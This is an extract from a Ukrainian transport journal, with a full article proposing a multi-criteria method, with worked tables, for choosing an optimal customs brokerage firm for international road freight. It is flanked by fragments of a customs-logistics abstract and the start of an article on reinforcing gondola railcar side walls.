*When moving goods and vehicles across the customs border, foreign trade entities are faced with the need to comply with various regulatory requirements related to customs rules. Thus, companies engaged in foreign trade act as consumers of services related to the organization of international cargo transportation, customs brokerage, transportation and forwarding services, cargo storage, insurance, and other services.*

*The main purpose of customs activities is to effectively organize logistics and streamline all processes related to customs operations. The complex nature of customs-logistics flows reflects the intricate structure of customs logistics, which includes various functional substructures. The research proposes an author's approach to defining the concept of "customs logistics," the novelty of which lies in its basis on a comprehensive approach and reflects the continuous process of managing customs logistics flows, taking into account the balance of interests of participants in the customs logistics chain. A logical scheme of factors influencing customs logistics has been developed, characterized by various vector directions.*

**Key words:** *customs logistics, customs, development, logistics, customs logistics services.*

УДК 656.135.073  
DOI <https://doi.org/10.32782/2663-5941/2024.3.2/28>

**Лебідь Є.М.**

Національний транспортний університет

**Лужанська Н.О.**

Національний транспортний університет

**Лебідь І.Г.**

Національний транспортний університет

**Падченко О.О.**

Національний університет «Запорізька політехніка»

## РОЗРОБКА МЕТОДИКИ ВИЗНАЧЕННЯ ОПТИМАЛЬНОГО МИТНО-БРОКЕРСЬКОГО ПІДПРИЄМСТВА ПРИ ОРГАНІЗАЦІЇ МІЖНАРОДНИХ АВТОМОБІЛЬНИХ ПЕРЕВЕЗЕНЬ ВАНТАЖІВ

*Процес виконання зовнішньоторговельних операцій передбачає залучення до підготовки митних документів митно-брокерських підприємств, які здійснюють взаємодію з митними органами при виконанні експортних або імпорتنих формальностей. Оскільки, митно-брокерські підприємства, що функціонують на ринку України мають суттєві відмінності у підходах до надання послуг, тому доцільною є розробка методики визначення суб'єкта господарювання здатного забезпечити індивідуальні вимоги замовника. Методика передбачає оптимізацію вибору митно-брокерського підприємства при експорті товарів на основі оцінки кількісних та якісних показників їх діяльності за попередні періоди співпраці. Застосування розробленої методики на практиці надасть експортерам та імпортерам обирати митно-брокерське підприємство в залежності від умов зовнішньоекономічного контракту, заключеного між продавцем та покупцем товару. При розробці методики визначення оптимального митно-брокерського підприємства використано методи багатокритеріальної оптимізації.*

*Наукові дослідження з цієї теми є важливими, оскільки, в умовах конкуренції на ринку митно-брокерських послуг актуальним для замовників є вибір підприємства, що забезпечить необхідний спектр послуг. В зв'язку з тим, що кожне підприємство характеризується суттєвими відмінностями у технічному, технологічному та організаційному забезпеченні, це має вплив на тривалість та якість обслуговування. Досягнути цієї мети можливо шляхом автоматизації процесів організаційно-управлінської діяльності виробничо-торговельних підприємств та інших стейкхолдерів. Застосування програмних комплексів та сучасних методик у діяльності суб'єктів зовнішньоекономічної діяльності сприятиме формуванню стійких партнерських зв'язків з контрагентами. В свою чергу, це дасть можливість оптимізувати тривалість вибору суб'єкта господарювання та безпосереднього обслуговування, а також забезпечить необхідний рівень сервісу. На основі оцінки якісних та кількісних показників ефективності надання послуг стане можливим планування виконання зовнішньоторговельних операцій на довгострокові періоди.*

**Ключові слова:** митно-брокерське підприємство, посередницькі послуги, міжнародне перевезення, митне оформлення, товар.

**Постановка проблеми.** Здійснення зовнішньоторговельних операцій передбачає залучення фахівців здатних забезпечити виконання транспортно-експедиторського, митно-брокерського та складського обслуговування. На ефективність доставки товару у міжнародному сполученні значний вплив має тривалість та якість обслуговування. Досягнення оптимізації зазначених показників можливо шляхом залучення до перевезення суб'єктів зовнішньоекономічної діяльності, які

відповідають усім необхідним вимогам замовника. Оскільки, на ринку функціонує значна кількість підприємств, що характеризуються різними показниками ефективності співпраці, то доцільним є формування стійких партнерських зв'язків з суб'єктами господарювання. Це дасть можливість організації та планування зовнішньоторговельних операцій з урахуванням наявного кадрового та матеріально-технічного забезпечення потенційного підрядника. Однією з ключових організацій,



що залучається при виконанні міжнародних перевезень є митно-брокерські підприємства.

В сучасній практиці діяльності замовників послуг є можливість вибору суб'єкта господарювання для співпраці серед підприємств з якими був попередній досвід взаємодії або налагоджувати комунікацію з новими партнерами. Проте, і за умови наявності партнерських відносин, доцільним є вибір підприємства, що відповідає вимогам виконання окремої зовнішньоторговельної операції. Взаємодія між замовником та митно-брокерським підприємством може здійснюватися на основі таких форм, як: тендер, договір, аукціон, редукація та загальні умови. Перш ніж заключити договір про співпрацю, замовник може здійснити оцінку кількісних та якісних показників роботи митно-брокерського підприємства при виконанні обслуговування у попередні періоди. Основними кількісними показниками, що аналізуються замовником є середня тривалість: перевірки документів, необхідних для митного оформлення; визначення коду УКТЗЕД; визначення необхідних дозвільних документів; заповнення митної декларації; митного оформлення; очікування додаткових документів, необхідних для митного оформлення; виконання звітності для замовника; виконання звітності для фінансових розрахунків.

Оцінка якості сервісу, що надавався митно-брокерським підприємством здійснюється за такими показниками: екологічність в комунікаціях; спрощення шляху до оформлення; оперативність обробки документів; знання своєї аудиторії та специфіки оформлень різних категорій товарів; всі канали взаємодії в централізованій системі; персоналізація; лояльність; безперешкодна комунікація.

Дослідження широкого спектру показників, які необхідні замовнику для прийняття організаційно-управлінських рішень потребує застосування наукових підходів та розробки методики, що дозволять це реалізувати з максимальною ефективністю для усіх стейкхолдерів.

**Аналіз останніх досліджень і публікацій.** Вплив виконання митних формальностей на показники ефективності зовнішньоторговельних операцій є недостатньо дослідженим у наукових працях українських та іноземних вчених. Процедура організації митної діяльності в Україні свідчить про взаємодію митних органів з митно-брокерськими підприємствами при виконанні експортних та імпорتنних операцій з комерційними вантажами на об'єктах митної інфраструктури у різних регіонах країни [1, с. 249; 2, с. 74]. Засто-

сування системи електронного декларування та впровадження сучасного програмного забезпечення значно спрощує процедуру взаємодії митних органів з суб'єктами зовнішньоекономічної діяльності [3, с. 43]. Митні органи та фахівці митно-брокерських підприємств залучаються до доставки значних обсягів товарів різними видами транспорту [4, с. 336], так і при перевезенні поштових та експрес-відправлень [5, с. 63].

З метою організації митних формальностей та вибору суб'єктів господарювання, здатних забезпечити ефективне виконання доставки товарів у різних митних режимах доцільно здійснювати із застосуванням методів багатофакторного аналізу [6, с. 479; 7, с. 364]. Процедура подачі митних документів шляхом електронного декларування [8, с. 252] значно підвищує ефективність як фахівців митно-брокерських підприємств, так і митних органів [9, с. 379]. Тим самим, знижуються ризики при виконанні зовнішньоторговельних операцій [10, с. 309; 11, с. 124], що впливає на тривалість, вартість, якість та надійність роботи об'єктів митно-логістичної інфраструктури [12, с. 3]. Основна мета замовника митно-логістичних послуг при організації доставки товару полягає у скороченні термінів обслуговування шляхом залучення до структури логістичного ланцюга організацій, здатних забезпечити високий рівень якості обслуговування [13, с. 84; 14, с. 25]. Проте, процедура вибору митно-брокерського підприємства для співпраці потребує розробки та впровадження у практичну діяльність профільних підприємств. Окрім, цього це дозволить серед конкуруючих організацій обрати підприємство, що характеризується оптимальними показниками роботи з урахуванням вимог замовника.

**Постановка завдання.** Метою статті є розробка методики визначення оптимального митно-брокерського підприємства, що задовільняє індивідуальні вимоги замовника при організації міжнародних автомобільних перевезень з урахуванням кількісних та якісних показників роботи.

Для оцінки діяльності митно-брокерських підприємств використовуються різні показники – локальні критерії оптимальності, що є компонентами узагальненого критерію, який і буде ключовим при виборі суб'єкта господарювання для задоволення потреб окремого замовника. Локальні критерії мають різні одиниці виміру, що ускладнює їх безпосереднє порівняння. Для вирішення даного питання проведено нормалізацію локальних критеріїв, тобто приведено їх до єдиних одиниць виміру. Ще одна задача по'язана

з необхідністю урахування ступеня важливості (пріоритету) локальних критеріїв. Це потребує застосування у моделі вектору вагових коефіцієнтів, що дають можливість встановлення (визначення) важливості локальних критеріїв. Також несумісні вимоги одночасного максимуму та мінімуму локальних критеріїв, що потребує приведення їх до одного виду екстремуму.

Таким чином, для визначення оптимального митно-брокерського підприємства було розроблено методику переходу від задачі векторної оптимізації за локальними критеріями до спеціально розробленої скалярної функції, яка називається узагальненим критерієм. Узагальнений критерій залежить від локальних критеріїв, що мають різну вагу і одиниці виміру, а також різну направленість впливу на узагальнений критерій.

**Виклад основного матеріалу.** Оцінка діяльності митно-брокерських підприємств проводиться на основі різних якісних та кількісних показників. Завдання визначення складу цих показників зводиться до того, щоб вони максимально враховували зміст та особливості об'єкта оцінки, з одного боку, та однозначно визначали цілі моделювання – вибір митно-брокерського підприємства, що задовольнити потреби замовника з доставки вантажу, з іншого боку. Для порівняльної оцінки митно-брокерських підприємств виділяються групи показників чи факторів (локальних критеріїв), що характеризують різний рівень технічного, технологічного та організаційного забезпечення підприємств.

Як кількісні, так і якісні показники мають різні одиниці виміру, неоднаковий ступінь впливу (вага) та різну спрямованість впливу на підсумковий показник ефективності (узагальнений критерій) вибору оптимального для замовника митно-брокерського підприємства.

Можна виділити дві групи показників, що мають пряму та зворотну спрямованість впливу на підсумковий показник ефективності. Для приведення показників однієї групи до показників іншої необхідно знайти величини, що обернені до даних.

Для кожної групи факторів формується матриця показників  $F_i$  ( $i = \overline{1, n}$ ), які мають єдину спрямованість на підсумковий узагальнений показник ефективності митно-брокерських підприємств, що оцінюються (табл. 1). Значимість показників  $F_i$  визначаються ваговими коефіцієнтами  $W_i$  ( $i = \overline{1, n}$ ), які відображають внесок кожного показника в узагальнений критерій по кожній групі факторів.

Де  $W_i$  ( $i = \overline{1, n}$ ) – вага  $i$ -го показника ефективності;

$I_{ij}$  ( $i = \overline{1, n}; j = \overline{1, m}$ ) – значення  $i$ -го показника ефективності для  $j$ -го митно-брокерського підприємства.

По кожному чиннику обираються мінімальні значення показників ефективності:

$$I_i^* = \min_j \{I_{ij}\}. \quad (1)$$

Так як показники ефективності мають різні одиниці виміру, вихідні дані необхідно привести до деякого діапазону ( $[0, \dots, 1]$ ), провівши нормалізацію даних шляхом розподілу оптимального показника  $I_i^*$  на показники  $I_{ij}$ , що характеризують МБП <sub>$j$</sub>  (табл. 2).

Для порівняльної оцінки митно-брокерських підприємств з урахуванням вагових коефіцієнтів  $W_i$  визначається узагальнений показник ефективності МБП <sub>$j$</sub> :

$$FG_j = \sum_{i=1}^n W_i \cdot \frac{I_i^*}{I_{ij}}, \quad j = \overline{1, m}. \quad (2)$$

Узагальнений показник ефективності для оптимальної МБП становить:

$$FG^* = \sum_{i=1}^n W_i \cdot \frac{I_i^*}{I_i^*} = \sum_{i=1}^n W_i, \quad j = \overline{1, m}. \quad (3)$$

Інтегральний показник ефективності визначається шляхом співставлення узагальненого показника ефективності для оптимального МБП з узагальненим показником МБП <sub>$j$</sub> , який оцінюється:

$$IG_j = FG^* - FG_j, \quad j = \overline{1, m}. \quad (4)$$

Таблиця 1

Матриця показників ефективності митно-брокерських підприємств (МБП)

Показники	Вага	МБП <sub>1</sub>	МБП <sub>2</sub>	...	МБП <sub><math>j</math></sub>	...	МБП <sub><math>m</math></sub>	Оптимальні показники
$F_1$	$W_1$	$I_{11}$	$I_{12}$	...	$I_{1j}$	...	$I_{1m}$	$I_1^*$
$F_2$	$W_2$	$I_{21}$	$I_{22}$	...	$I_{2j}$	...	$I_{2m}$	$I_2^*$
...	...	...	...	...	...	...	...	...
$F_i$	$W_i$	$I_{i1}$	$I_{i2}$	...	$I_{ij}$	...	$I_{im}$	$I_i^*$
...	...	...	...	...	...	...	...	...
$F_n$	$W_n$	$I_{n1}$	$I_{n2}$	...	$I_{nj}$	...	$I_{nm}$	$I_n^*$

Матриця відношень показників ефективності МБП

Показники	Вага	МБП <sub>1</sub>	МБП <sub>2</sub>	...	МБП <sub>j</sub>	...	МБП <sub>m</sub>	Оптимальні показники
$F_1$	$W_1$	$I_1^*/I_{11}$	$I_1^*/I_{12}$	...	$I_1^*/I_{1j}$	...	$I_1^*/I_{1m}$	$I_1^*/I_1^*=1$
$F_2$	$W_2$	$I_2^*/I_{21}$	$I_2^*/I_{22}$	...	$I_2^*/I_{2j}$	...	$I_2^*/I_{2m}$	$I_2^*/I_2^*=1$
...	...	...	...	...	...	...	...	...
$F_i$	$W_i$	$I_i^*/I_{i1}$	$I_i^*/I_{i2}$	...	$I_i^*/I_{ij}$	...	$I_i^*/I_{im}$	$I_i^*/I_i^*=1$
...	...	...	...	...	...	...	...	...
$F_n$	$W_n$	$I_n^*/I_{n1}$	$I_n^*/I_{n2}$	...	$I_n^*/I_{nj}$	...	$I_n^*/I_{nm}$	$I_n^*/I_n^*=1$
$FG_j$		$\sum_{i=1}^n W_i \cdot \frac{I_i^*}{I_{i1}}$	$\sum_{i=1}^n W_i \cdot \frac{I_i^*}{I_{i2}}$		$\sum_{i=1}^n W_i \cdot \frac{I_i^*}{I_{ij}}$		$\sum_{i=1}^n W_i \cdot \frac{I_i^*}{I_{im}}$	$\sum_{i=1}^n W_i$

Чим менший інтегральний показник ефективності МБП, тим вища ефективність МБП<sub>j</sub>, що оцінюється, тобто тим ближче дане МБП до оптимального.

Нехай для порівняльної оцінки МБП виділено  $L$  груп показників, які характеризують МБП<sub>j</sub>. За  $l$ -тою групою факторів визначається інтегральний ПЕ  $IG_{lj}$ . Узагальнений інтегральний показник ефективності МБП<sub>j</sub>, яке оцінюється, визначається наступним чином:

$$I_j = \sum_{l=1}^L IG_{lj}. \quad (5)$$

Ранжування МБП<sub>j</sub> по спаданню інтегральних ПЕ  $IG_{lj}$  або узагальнених інтегральних показників  $I_j$  дозволить обрати МБП, яке задовольнить потреби замовника при здійсненні експорту товару.

З метою оцінки ефективності роботи митно-брокерських підприємств та вибору замовником МБП<sub>j</sub>, що відповідає задоволенню потреб замовника при організації міжнародних автомобільних перевезень вантажів, виділено дві групи показників:

- кількісні показники, що є результатами імітаційного моделювання митно-брокерського обслуговування;
- якісні показники оцінки співпраці з митно-брокерськими підприємствами.

В результаті імітаційного моделювання роботи п'яти митно-брокерських підприємств визначено значення показників ефективності МБП: середня тривалість митно-брокерського обслуговування ( $F_1^s$ ); середня тривалість очікування у черзі на митно-брокерське обслуговування ( $F_2^s$ ); середня довжина черги на митно-брокерське обслуговування ( $F_3^s$ ); частка заявок, що обслужені без простою в черзі ( $F_4^s$ ); коефіцієнт завантаження брокерів при обслуговуванні ( $F_5^s$ ) (табл. 3).

Показник  $F_4^s$  має пряму спрямованість на підсумковий показник ефективності. Показник  $F_4^s$  наведено до показників, що мають зворотну спрямованість на підсумковий показник ефективності. Показники мають однакову значимість впливу підсумковий показник ефективності, отже вагові коефіцієнти  $W$  рівні і враховуються при розрахунках.

Так як показники ефективності мають різні одиниці виміру, вихідні дані наведені до діапазону  $[0, \dots, 1]$  шляхом нормалізації даних (табл. 4). Узагальнені показники ефективності митно-брокерських підприємств  $FG_j^s$  ( $j=1,5$ ) та оптимальні  $FG_j^{s*}$  розраховані за формулами (2–3) та наведені у таблиці 4.

Таблиця 3

Матриця показників ефективності МБП

Показники		МБП <sub>1</sub>	МБП <sub>2</sub>	МБП <sub>3</sub>	МБП <sub>4</sub>	МБП <sub>5</sub>	Оптимальні показники
$F_1^s$	$t_j$	782	814,2	599,2	728	860,1	599,2
$F_2^s$	$w_j$	102	124,2	39,2	78	155,1	39,2
$F_3^s$	$\eta_j$	2,5	2,4	0,8	1,4	3,3	0,8
$F_4^s$	$v_j$	0,0137	0,0129	0,0112	0,0120	0,0148	0,0112
$F_5^s$	$\psi_j$	0,77	0,76	0,71	0,69	0,83	0,69

Інтегральні показники ефективності  $IG_j^s$  ( $j=1,5$ ) митно-брокерського обслуговування розраховані за формулою (4) та наведені у таблиці 4.

Проранжувавши МБП<sub>j</sub> за зменшенням інтегральних показників ефективності  $IG_j^s$  за першою групою показників отримані такі результати: МБП<sub>3</sub>, МБП<sub>4</sub>, МБП<sub>1</sub>, МБП<sub>2</sub>, МБП<sub>5</sub>.

В результаті співпраці з митно-брокерськими підприємствами виділено такі якісні показники оцінки якості сервісу, що надавався митно-брокерськими підприємствами.

Оскільки показники  $F_1^q - F_8^q$  мають пряму спрямованість на підсумковий показник ефектив-

ності, то знайдено величини, зворотні до даних (табл. 6).

Проведена нормалізація вихідних даних (табл. 1). Узагальнені показники ефективності  $FG_j^q$  ( $j=1,5$ ) і оптимальні  $FG_j^{q*}$  з урахуванням вагових коефіцієнтів  $W_j$ , інтегральні показники ефективності  $IG_j^q$  ( $j=1,5$ ) визначаються за формулами (8–10) і представлені в таблиці 7.

Проранжувавши МБП<sub>j</sub> за зменшенням інтегральних показників ефективності  $IG_j^q$  по другій групі показників отримані такі результати: МБП<sub>2</sub>, МБП<sub>1</sub>, МБП<sub>4</sub>, МБП<sub>5</sub>, МБП<sub>3</sub>.

З урахуванням двох груп показників ефективності, що характеризують МБП<sub>j</sub>, узагальнені

Таблиця 4

Матриця відношень показників ефективності МБП

Показники		МБП <sub>1</sub>	МБП <sub>2</sub>	МБП <sub>3</sub>	МБП <sub>4</sub>	МБП <sub>5</sub>	Оптимальні показники
$F_1^s$	$t_j$	0,766	0,736	1,000	0,823	0,697	1
$F_2^s$	$w_j$	0,384	0,316	1,000	0,503	0,253	1
$F_3^s$	$\eta_j$	0,320	0,333	1,000	0,571	0,242	1
$F_4^s$	$v_j$	0,818	0,868	1,000	0,933	0,757	1
$F_5^s$	$\psi_j$	0,896	0,908	0,972	1,000	0,831	1
$FG_j^s$		3,184	3,161	4,972	3,830	2,780	5
$IG_j^s$		1,816	1,839	0,028	1,170	2,220	0

Таблиця 5

Якісні показники оцінки співпраці з МБП

Показники		Вага	МБП <sub>1</sub>	МБП <sub>2</sub>	МБП <sub>3</sub>	МБП <sub>4</sub>	МБП <sub>5</sub>
$F_1^q$	Екологічність в комунікаціях	0,2	0,12	0,124	0,3	0,26	0,18
$F_2^q$	Спрощення шляху до оформлення	0,1	0,082	0,062	0,12	0,12	0,14
$F_3^q$	Оперативність обробки документів	1,0	0,12	0,14	0,13	0,22	0,18
$F_4^q$	Знання своєї аудиторії та специфіки оформлень різних категорій товарів	0,8	0,15	0,18	0,04	0,08	0,06
$F_5^q$	Всі канали взаємодії в централізованій системі	0,4	0,17	0,17	0,06	0,06	0,12
$F_6^q$	Персоналізація	0,6	0,12	0,14	0,14	0,1	0,13
$F_7^q$	Лояльність	0,1	0,14	0,13	0,12	0,11	0,1
$F_8^q$	Безперешкодна комунікація	0,1	0,098	0,094	0,09	0,05	0,09

Таблиця 6

Матриця показників ефективності МБП

Показники	Вага	МБП <sub>1</sub>	МБП <sub>2</sub>	МБП <sub>3</sub>	МБП <sub>4</sub>	МБП <sub>5</sub>	Оптимальні показники
$F_1^q$	0,2	8,333	8,065	3,333	3,846	5,556	3,333
$F_2^q$	0,1	12,195	16,129	8,333	8,333	7,143	7,143
$F_3^q$	1,0	8,333	7,143	7,692	4,545	5,556	4,545
$F_4^q$	0,8	6,667	5,556	25,000	12,500	16,667	5,556
$F_5^q$	0,4	5,882	5,882	16,667	16,667	8,333	5,882
$F_6^q$	0,6	8,333	7,143	7,143	10,000	7,692	7,143
$F_7^q$	0,1	7,143	7,692	8,333	9,091	10,000	7,143
$F_8^q$	0,1	10,204	10,638	11,111	20,000	11,111	10,204

## Матриця відношень, узагальнених та інтегральних показників ефективності МБП

Показники	Вага	МБП <sub>1</sub>	МБП <sub>2</sub>	МБП <sub>3</sub>	МБП <sub>4</sub>	МБП <sub>5</sub>	Оптимальні показники
$F_1^q$	0,2	0,400	0,413	1,000	0,867	0,600	1
$F_2^q$	0,1	0,586	0,443	0,857	0,857	1,000	1
$F_3^q$	1,0	0,545	0,636	0,591	1,000	0,818	1
$F_4^q$	0,8	0,833	1,000	0,222	0,444	0,333	1
$F_5^q$	0,4	1,000	1,000	0,353	0,353	0,706	1
$F_6^q$	0,6	0,857	1,000	1,000	0,714	0,929	1
$F_7^q$	0,1	1,000	0,929	0,857	0,786	0,714	1
$F_8^q$	0,1	1,000	0,959	0,918	0,510	0,918	1
$FG_j^q$		2,465	2,752	1,973	2,314	2,308	3,3
$IG_j^q$		0,835	0,548	1,327	0,986	0,992	0,0

інтегральні показники ефективності  $I_j (j=1,5)$  митно-брокерського обслуговування під час експорту товарів дорівнюють:

$$I_1 = 2,651; I_2 = 2,387; I_3 = 1,355; \\ I_4 = 2,156; I_5 = 3,212.$$

Таким чином, з урахуванням двох груп показників отримано наступні результати: МБП<sub>3</sub>, МБП<sub>4</sub>, МБП<sub>2</sub>, МБП<sub>1</sub>, МБП<sub>5</sub>.

**Висновки.** Розроблено методику визначення оптимального митно-брокерського підприємства, яка сприятиме вибору замовником суб'єкта господарювання, що відповідає задоволенню потреб у доставці товару з урахуванням якісних та кількісних показників роботи. Реалізація методики передбачає нормалізацію локальних показників, визначення узагальнених та оптимальних показників ефективності суб'єктів господарювання з урахуванням вагових коефіцієнтів. На основі запровадженої методики вибір оптимального митно-брокерського підприємства рекомендовано здійснювати з урахуванням узагальненого інтегрального показника ефективності.

На основі якісних показників оцінки співпраці з митно-брокерським підприємством (табл. 5) формується матриця показників ефективності (табл. 6), яка дозволяє визначити оптимальні значення та обґрунтувати вибір митно-брокерського підприємства, виходячи з вимог до рівня сервісу. Таким чином, кожним експортером може формуватися перелік показників та їх вага, що матиме вплив на планування взаємодії з досліджуваним суб'єктом господарювання.

Перевагами даного дослідження є можливість скоротити тривалість вибору митно-брокерського підприємства для забезпечення вимог замовника щодо виконання окремої зовнішньоторговельної операції. Отримані результати дозволяють врахувати вимоги замовника до тривалості та якості надання митно-брокерських послуг. Безпосередня процедура митно-брокерського обслуговування характеризується чіткою послідовністю дій та операцій, суттєвою відмінністю є лише тривалість надання послуг в зв'язку з різним кадровим та матеріально-технічним забезпеченням кожного суб'єкта господарювання.

## Список літератури:

1. Коцан Н.Н. Територіальна організація митної діяльності України: монографія. РВВ «Вежа». 2005. 384 с.
2. Горб К.М. Проблеми територіальної організації митної справи України. *Вісник Академії митної служби України*. 2001. № 4. С. 72–76.
3. Дук Н.М. Теоретичні засади та досвід ГІС-моделювання митно-логістичної інфраструктури. *Проблеми безперервної географічної освіти і картографії*. 2014. № 20. С. 41–45.
4. Pourakbar M., Zuidwijk R.A. The role of customs in securing containerized global supply chains. *European Journal of Operational Research*. 2018. № 271 (1). P. 331–340. doi.org/10.1016/j.ejor.2018.05.012
5. Elliott D., Bonsignori C. The influence of customs capabilities and express delivery on trade flows. *Journal of Air Transport Management*. 2019. № 74. P. 54–71. doi.org/10.1016/j.jairtraman.2018.09.007
6. Urciuoli L., Hintsa J., Ahokas J. Drivers and barriers affecting usage of e-Customs – A global survey with customs administrations using multivariate analysis techniques. *Government Information Quarterly*. 2013. № 30 (4). P. 473–485. doi.org/10.1016/j.giq.2013.06.001

7. Henningsson S., Zinner Henriksen H. Inscription of behaviour and flexible interpretation in Information Infrastructures: The case of European e-Customs. *The Journal of Strategic Information Systems*. 2011. № 20 (4). P. 355–372. doi.org/10.1016/j.jsis.2011.05.003
8. Raus M., Flugge B., Boutellier R. Electronic customs innovation: An improvement of governmental infrastructures. *Government Information Quarterly*. 2009. № 26 (2). P. 246–256. doi.org/10.1016/j.giq.2008.11.008
9. Morales-Fusco P., Saurí S., Lekka A.-M., Karousos I. Assessing Customs Performance in the Mediterranean Ports. KPI Selection and Best Practices Identification as Part of the MEDNET Project. *Transportation Research Procedia*. 2016. № 18. P. 374–383. doi.org/10.1016/j.trpro.2016.12.049
10. Biljan J., Trajkov A. Risk Management and Customs Performance Improvements: The Case of the Republic of Macedonia. *Procedia – Social and Behavioral Sciences*. 2012. № 44. P. 301–313. doi.org/10.1016/j.sbspro.2012.05.033
11. Volpe Martincus C., Carballo J., Graziano A. *Customs. Journal of International Economics*. 2015. № 96 (1). P. 119–137. doi.org/10.1016/j.jinteco.2015.01.011
12. Luzhanska N.O., Kravchenya I.M., Lebid I.H. Methodology for the Multi-Criteria Efficiency Assessment of Cargo Customs Complexes. *World Science*. 2021. № 1 (62). doi.org/10.31435/rsglobal\_ws/30012021/7405
13. Luzhanska N., Lebid I., Kotsiuk O., Kravchenya I., Demchenko Y. The influence of customs and logistics service efficiency on cargo delivery time. *Proceedings of the National Aviation University*. 2019. № 3 (80). P. 78–91. doi.org/10.18372/2306-1472.80.14277
14. Mazurenko A., Kudriashov A., Lebid I., Luzhanska N., Kravchenya I., Pitsyk M. Development of a simulation model of a cargo customs complex operation as a link of a logistic supply chain. *Eastern-European Journal of Enterprise Technologies*. 2021. № 5 (3 (113)). P. 19–29. <https://doi.org/10.15587/1729-4061.2021.242915>

**Lebid Ie.M., Luzhanska N.O., Lebid I.H., Padchenko O.O. THE DEVELOPMENT OF A METHODOLOGY FOR DETERMINING THE OPTIMAL CUSTOMS BROKERAGE ENTERPRISE FOR ORGANIZING INTERNATIONAL ROAD CARGO TRANSPORTATION**

*The process of executing foreign trade operations involves the engagement of customs brokerage companies in the preparation of customs documents, which interact with customs authorities during export or import formalities. Insomuch as the customs brokerage companies operating in the Ukrainian market have significant differences in their approaches to providing services, it is appropriate to develop a methodology for determining a business entity capable of meeting the individual requirements of the customer. The methodology involves optimizing the choice of a customs brokerage company when exporting goods based on the assessment of quantitative and qualitative indicators of their activities during previous periods of cooperation. The application of the developed methodology in practice will enable exporters and importers to select a customs brokerage company depending on the terms of the foreign economic contract concluded between the seller and the buyer of the goods. Multi-criteria optimization methods were used in the development of the methodology for determining the optimal customs brokerage company.*

*Scientific research on this topic is important because, in the competitive market of customs brokerage services, it is crucial for customers to choose a company that provides the necessary range of services. Due to that fact each enterprises are characterized by significant differences in technical, technological and organizational support, these factors affect the duration and quality of service. Achieving this goal is possible by automating the organizational and management processes of production and trade enterprises and other stakeholders. The application of software complexes and modern methods in the activities of foreign economic entities will contribute to the formation of stable partnership relations with counterparties. In turn, this will enable the optimization of the duration of selecting a business entity and providing direct services, as well as ensuring the required level of service. Based on the evaluation of qualitative and quantitative indicators of service efficiency, it will be possible to plan foreign trade operations for long-term periods.*

**Key words:** *customs brokerage company, intermediary services, international transportation, customs clearance, products.*

**Ловська А.О.**

Український державний університет залізничного транспорту

**Мурад'ян А.О.**

Одеський національний морський університет

**Очеретна В.В.**

Одеський національний морський університет

## ДОСЛІДЖЕННЯ МІЦНОСТІ КУЗОВА НАПІВВАГОНА ІЗ ПОСИЛЮЮЧИМИ ПОЯСАМИ В БОКОВИХ СТІНАХ

*У матеріалах статті наведено результати досліджень міцності кузова універсального напіввагона. Для покращення міцності бокових стін кузова напіввагона пропонується його посилення додатковими поясами. При цьому за трьома секціями кузова з боку консолей він посилений діагональними поясами, а в середній секції за висотою 1/3 від нижнього обв'язування – горизонтальним поясом. Для обґрунтування запропонованого рішення проведено розрахунок навантаженості кузова напіввагона. У якості прототипу обрано напіввагон моделі 12-295. Визначення профілів виконання посилюючих поясів здійснено за їх моментом опору з урахуванням відомих значень згинальних моментів. Для визначення згинальних моментів, які діють на посилюючі пояси, кузов напіввагона розглянуто як стрижневу систему. Розрахунок здійснено у програмному комплексі «Ліра – САПР». За результати проведених розрахунків у якості профілів виконання посилюючих поясів обрано прямокутні труби.*

*Для обґрунтування запропонованого рішення здійснено розрахунок на міцність кузова напіввагона при основних режимах його навантажень в експлуатації. При цьому застосовано метод скінчених елементів, який реалізовано в SolidWorks Simulation. При цьому застосовано критерій Мізеса. Встановлено, що міцність кузова напіввагона забезпечується, а максимальні напруження в бокових стінах майже на 10 % нижчі за ті, що мають місце в типовій конструкції кузова. В умовах циклічності дії експлуатаційних навантажень це сприятиме покращенню втомної міцності кузова та зменшенню його пошкоджень в експлуатації.*

*Результати проведеного дослідження сприятимуть покращенню міцності кузовів напіввагонів в експлуатації, а відповідно скороченню витрат на позапланові види їх ремонтів.*

**Ключові слова:** транспортна механіка, напіввагон, бокова стіна кузова, навантаженість напіввагона, міцність кузова.

**Постановка проблеми.** Залізничний транспорт є провідною складовою економіки багатьох європейських держав, яка забезпечує потреби народного господарства не тільки у внутрішньому, але і в зовнішньому сполученнях. Наразі парк вантажних вагонів, як одна із найважливіших складових залізничного транспорту, налічує велику кількість за конструкційними особливостями типів вагонів. Однак одним із найпоширеніших при цьому є напіввагони. Здебільшого в напіввагонах перевозяться насипні та навалювальні вантажі. Але за рахунок відповідних модернізацій можливим є їх залучення до перевезень і інших типів вантажів, в тому числі тих, що потребують захисту від атмосферних опадів.

Аналіз сучасного стану існуючого парку напіввагонів дозволяє зробити висновок, що одним із найбільш пошкоджуваних елементів їх несучої

конструкції є бокові стіни, в тому числі обшивка. Така ситуація обумовлена значною динамічною навантаженістю їх конструкцій в умовах експлуатації. Найбільш поширеними видами пошкоджень бокових стін є тріщини в складових конструкції, деформації, розрив обшивки тощо. Наявність подібних пошкоджень на шляху прямування зумовлює загрозу безпеки руху вагона у складі поїзда. У зв'язку з цим, питання удосконалення бокових стін кузовів напіввагонів в експлуатації є досить актуальним та важливим.

**Аналіз останніх досліджень і публікацій.** Аналіз існуючої науково-періодичної літератури, присвяченої питанням удосконалення кузовів напіввагонів довів, що дана тематика є доволі поширеною. Наприклад, в роботі [1] для покращення міцності бокових стін кузова вагона запропоновано використання ламінованих композитних



панелей. Однак дане впровадження сприяє збільшенню собівартості виготовлення вагона. Це стримує серійність впровадження даного рішення в експлуатацію.

Питання покращення міцності обшивки кузова напіввагона використанням гофр висвітлено в роботі [2]. За рахунок збільшення моменту опору обшивки в поперечній площині симетрії покращується її міцність при сприйнятті експлуатаційних навантажень. Така реалізація сприяє покращенню міцності обшивки, а не бокової стіни загалом.

Для покращення міцності бокових стін вантажного вагона в роботі [3] запропоновано їх виготовлення у вигляді сендвіч-панелей. Покращення міцності бокових стін досягається за рахунок зменшення динамічних навантажень, що діють на кузов під час експлуатаційних режимів. Разом з цим, використання таких панелей на практиці ускладнює процес технічного обслуговування та ремонту вагонів і сприяє збільшенню собівартості його виготовлення.

В публікації [4] покращення міцності бокових стін напіввагона реалізується використанням композитного матеріалу. При цьому досягається також зменшення власної маси кузова, покращення корозійної стійкості тощо. Обґрунтування даного впровадження здійснено на прикладі торцевої стіни кузова.

Подібні дослідження висвітлюються і в публікації [5], де для покращення міцності кузова пропонується впровадження у якості його складових полімерних композитних матеріалів.

